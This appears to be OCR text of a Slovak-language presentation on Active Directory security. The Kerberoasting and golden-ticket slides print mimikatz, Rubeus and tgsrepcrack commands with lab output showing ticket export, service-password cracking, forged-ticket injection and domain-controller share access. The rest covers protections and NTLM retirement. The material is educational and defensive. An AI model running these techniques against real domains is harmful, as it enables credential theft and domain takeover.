


https://adsecurity.org/?p=3458

Kerberos
Delegácia I.







https://harmj0y.medium.com/s4u2pwnage-36efe1a2777c

Kerberos
Delegácia II.

- Komplikovaný set-up
- Komplikované nastavenie „Service Principal Names“, v kombinácii s IIS Kernel Mode Authentication nikdy nevedno čo má byť SPN ☺

UseAppPoolCredentials	Kernel-mode Authentication	Client explicitly specify service SPN Identity	Server/Service Authentication Result
False (default)	Disabled	Yes	Succeeds (Service authenticated)
False (default)	Enabled	Yes	Fails (as Server authentication is attempted)
False (default)	Enabled	No	Succeeds (Server authenticated)
True	Disabled	Yes	Succeeds (Service authenticated)
True	Enabled	Yes	Succeeds (Service authenticated)
True	Enabled	No	Fails (as Server authentication is attempted)

Kerberos
Kerberoasting I.

- Získanie ticket-u služby s nastaveným SPN
- Útočník vyžiada TGS pre službu
- TGS je šifrovaný pomocou NTLM hash cieľovej služby (ak sa používa **RC4_HMAC_MD5**)
- Dump ticket-u (napr. cez mimikatz), následne možno offline lámať heslo / hash
- Ochrana
  - Monitorovanie žiadostí o tickety RC4_HMAC_MD5
  - Zapnutie AES
  - Citlivé účty by nemuseli mať nastavené SPN

https://adsecurity.org/?p=3458

Kerberos
Kerberoasting II.

```
PS C:\> Add-Type -AssemblyName System.IdentityModel
PS C:\> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken `
>>  -ArgumentList 'MSSQLSvc/adsmsDB01.adsecurity.org:1433'
>>

Id                   : uuid-2262c868-429e-4581-ae12-8e6ce2c0aa22-3
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 9/20/2015 12:40:59 AM
ValidTo              : 9/20/2015 10:40:59 AM
ServicePrincipalName : MSSQLSvc/adsmsDB01.adsecurity.org:1433
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey


PS C:\> klist

Current LogonId is 0:0xbf51b3

Cached Tickets: (2)

#0>     Client: JoeUser @ LAB.ADSECURITY.ORG
        Server: krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 9/19/2015 20:40:59 (local)
        End Time:   9/20/2015 6:40:59 (local)
        Renew Time: 9/26/2015 20:40:59 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96

#1>     Client: JoeUser @ LAB
        Server: MSSQLSvc/adsm
        KerbTicket Encryption
        Ticket Flags 0x40a100
        Start Time: 9/19/2015
        End Time:   9/20/2015
        Renew Time: 9/26/2015
        Session Key Type: RSA
```

```
mimikatz(commandline) # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 9/19/2015 8:40:59 PM ; 9/20/2015 6:40:59 AM ; 9/26/2015 8:40:59 PM
   Server Name       : krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
   Client Name       : JoeUser @ LAB.ADSECURITY.ORG
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 9/19/2015 8:40:59 PM ; 9/20/2015 6:40:59 AM ; 9/26/2015 8:40:59 PM
   Server Name       : MSSQLSvc/adsmsDB01.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
   Client Name       : JoeUser @ LAB.ADSECURITY.ORG
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
```

```
root@kali:/opt/kerberoast# python tgsrepcrack.py wordlist.txt MSSQL.kirbi
found password for ticket 0: SQL_P@55w0rd#!  File: MSSQL.kirbi
All tickets cracked!
```

Kerberos
Golden ticket

- V zásade sa jedná o „falošné“ neautorizované TGT
- Na to aby ste získali „golden ticket“ treba
  - DNS meno domény
  - SID domény
  - User ID používateľa, ktorého chceme impersonovať
  - **NTLM hash KRBTGT účtu**
- Následne možno vytvoriť TGT podľa ľubovôle (v rámci domény)
- Ochrana:
  - Chrániť NTLM hash KRBTGT
  - Rotovať heslo KRBTGT

```
mimikatz # kerberos::golden /user:ta01 /domain:red.local /sid:S-1-5-21-3425531683-1739802643-3970887217 /krbtgt:28e6b3730f1e8d894652ed31fe8beae0 /ptt
User      : ta01
Domain    : red.local (RED)
SID       : S-1-5-21-3425531683-1739802643-3970887217
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 28e6b3730f1e8d894652ed31fe8beae0 - rc4_hmac_nt
Lifetime  : 14/05/2023 22:31:33 ; 11/05/2033 22:31:33 ; 11/05/2033 22:31:33
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'ta01 @ red.local' successfully submitted f
```

```
C:\RED>rubeus\Rubeus.exe ptt /ticket:ticket.kirbi


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4


[*] Action: Import Ticket
[+] Ticket successfully imported!

C:\RED>klist

Current LogonId is 0:0x85442

Cached Tickets: (1)

#0>     Client: ta01 @ red.local
        Server: krbtgt/red.local @ red.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial p
        Start Time: 5/14/2023 22:30:20 (local)
        End Time:   5/11/2033 22:30:20 (local)
        Renew Time: 5/11/2033 22:30:20 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```


```
C:\RED>dir \\domain-controll\c$
 Volume in drive \\domain-controll\c$ has no label.
 Volume Serial Number is D014-EEDF

 Directory of \\domain-controll\c$

22/08/2013  17:52    <DIR>          PerfLogs
09/05/2023  13:25    <DIR>          Program Files
22/08/2013  17:39    <DIR>          Program Files (x86)
13/05/2023  10:58    <DIR>          red
13/05/2023  11:17    <DIR>          Users
14/05/2023  09:38    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)  52,473,720,832 bytes free
```


```
C:\RED>klist

Current LogonId is 0:0x85442

Cached Tickets: (3)

#0>     Client: ta01 @ red.local
        Server: krbtgt/RED.LOCAL @ RED.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
        Start Time: 5/14/2023 22:52:12 (local)
        End Time:   5/15/2023 8:52:12 (local)
        Renew Time: 5/21/2023 22:52:12 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x2 -> DELEGATION
        Kdc Called: domain-controller.red.local

#1>     Client: ta01 @ red.local
        Server: krbtgt/red.local @ red.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 5/14/2023 22:30:20 (local)
        End Time:   5/11/2033 22:30:20 (local)
        Renew Time: 5/11/2033 22:30:20 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:

#2>     Client: ta01 @ red.local
        Server: cifs/domain-controll @ RED.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 5/14/2023 22:52:12 (local)
        End Time:   5/15/2023 8:52:12 (local)
        Renew Time: 5/21/2023 22:52:12 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
```

Kerberos
Silver ticket

- V zásade sa jedná o „falošné“ neautorizované TGS
- Na to aby ste získali „golden ticket“ treba
  - DNS meno domény
  - SID domény
  - User ID používateľa, ktorého chceme impersonovať
  - **NTLM hash cieľového účtu (alebo AES kľúče)**
- Následne možno vytvoriť TGS podľa ľubovôle (v rámci domény)
- Ochrana:
  - Chrániť NTLM hash
  - Meniť heslá servisných účtov 

Kerberos
Silver ticket





ADCS/PKI útoky

- Certifikátová autentifikácia de-facto dokáže rovnako veľa ako Kerberos / NTLM, podmienka je aby bol certifikát CA v NTAuth certificate store
- Hrozby
  - Kompromitácia CA
    - Krádež kľúča (export)
    - Zneužitie kľúča (použitie)
  - Získanie certifikátu s subjectAlternateName = UPN domain admin
    - Zle konfigurované šablóny (ACL, možnosť získať akýkoľvek klientský autentifikačný certifikát bez validácie mena – Subject Supplied in request)
    - https://support.microsoft.com/en-au/topic/kb5014754-certificate-based-authentication-changes-on-windows-domain-controllers-ad2c23b0-15d8-4340-a468-4d4f3b188f16
  - altSecurityIdentities

Ochrana


pingcastle

PING CASTLE red.local 2023-05-15 About

It is the maximum score of the 4 indicators and one score cannot be higher than 100. The lower the better


Compare with statistics

Privacy notice




Stale Object : 41 /100 — 8 rules matched

It is about operations related to user or computer objects



Privileged Accounts : 100 /100 — 12 rules matched

It is about administrators of the Active Directory



Trusts : 0 /100 — 0 rules matched

It is about connections between two Active Directories

Anomalies : 32 /100 — 12 rules matched

It is about specific security control points

Risk model

Stale Objects	Privileged accounts	Trusts	Anomalies
Inactive user or computer	Account take over	Old trust protocol	Audit
Network topography	ACL Check	SID Filtering	Backup
Object configuration	Admin control	SIDHistory	Certificate take over
Obsolete OS	Control paths	Trust impermeability	Golden ticket
Old authentication protocols	Delegation Check	Trust inactive	Local group vulnerability
Provisioning	Irreversible change	Trust with Azure	Network sniffing
Replication	Privilege control		Pass-the-credential
Vulnerability management	Read-Only Domain Controllers		Password retrieval
			Reconnaissance
			Temporary admins
			Weak password

Legend:

Ochrana
Sumár


- LAPS
- Udržujte enterprise PKI v bezpečnom stave
- Silné servisné účty, gMSA, honeypot
- Patch management
- Domain controller hardening
- Monitoring
- Pingcastle / bloodhound pre prehľad stavu
- Hardening HPA
  - Minimalizovať domain admin účty; servisné účty by nemali mať tieto práva
  - Account is sensitive and cannot be delegated
  - Protected users group
- Kontrola delegácie
- Tiering
- Hardening Kerberos konfigurácie / algoritmov, disable NTLM 😜

https://www.hub.trimarcsecurity.com/post/webcast-top-10-ways-to-improve-active-directory-security-quickly

https://www.ntlmsucks.com

Search

Yes it does!



Twitter Thread

Step 1 - Audit Usage

- Azure Sentinel Insecure Protocols Workbook Implementation Guide
- Azure Sentinel Insecure Protocols Workbook Reimagined
- NTLM Blocking and You: Application Analysis and Auditing Methodologies in Windows 7
- How to audit use of NTLMv1 on a Windows Server-based domain controller
- Event 4624(S): An account was successfully logged on.

There's one sure-fire way to kill NTLM: switch to Kerberos or similar modern authentication protocol. Alright, done and done -- what more is there? Well, like all things its never that easy. If it were that easy we'd have solved this 15 years ago.

That's because NTLM is both a blessing and a burden. It has some properties that modern protocols don't. Namely that it doesn't require line of sight to a domain controller and that it doesn't enforce server authentication. Can you guess which bit is great and which is terrible?

Line of sight is maybe relatively straightforward to understand. In Kerberos world the client (you) need to speak to a domain controller to get a ticket before you're allowed to access a resource. This sucks majorly when you're outside the boundaries of your network.

Therefore that means you need to set up a VPN or KDC Proxy or some such thing. But that's a chicken and egg problem: to connect to VPN you need to authenticate, to authenticate you need to connect to the DC, to connect to the DC you need...line of sight. Doh!

Alternatively we can just turn it off. That actually just makes things worse.

Obviously security is important, but continuity of business is important-er. Turning off business critical services is a dangerous game.

So the path forward is through information gathering. You need to know what's doing NTLM, and you need to know why it's doing it. There's an audit policy for that: Network security Restrict NTLM Audit incoming NTLM traffic (Windows 10) - Windows security | Microsoft Docs

https://syfuhs.net/killing-ntlm-is-hard

Zdroje

Ešte raz 

- Microsoft ♥ ☺
- Benjamin Delpy (mimikatz)
  - @gentilkiwi
  - https://github.com/gentilkiwi
- Michael Grafnetter (dsinternals)
  - @MGrafnetter
  - https://www.dsinternals.com/
- Andy Robbins (bloodhound)
  - @_wald0
  - https://wald0.com/
- Vincent Le Toux (pingcastle)
  - @mysmartlogon
  - https://pingcastle.com/
- Dirk-jan Mollema
  - @Dirkjan
  - https://dirkjanm.io/
- Sean Metcalf
  - @PyroTek3
  - https://adsecurity.org/
- Steve Syfuhs
  - @SteveSyfuhs
  - https://syfuhs.net/
- Will Schroeder
  - @harmj0y
  - https://blog.harmj0y.net/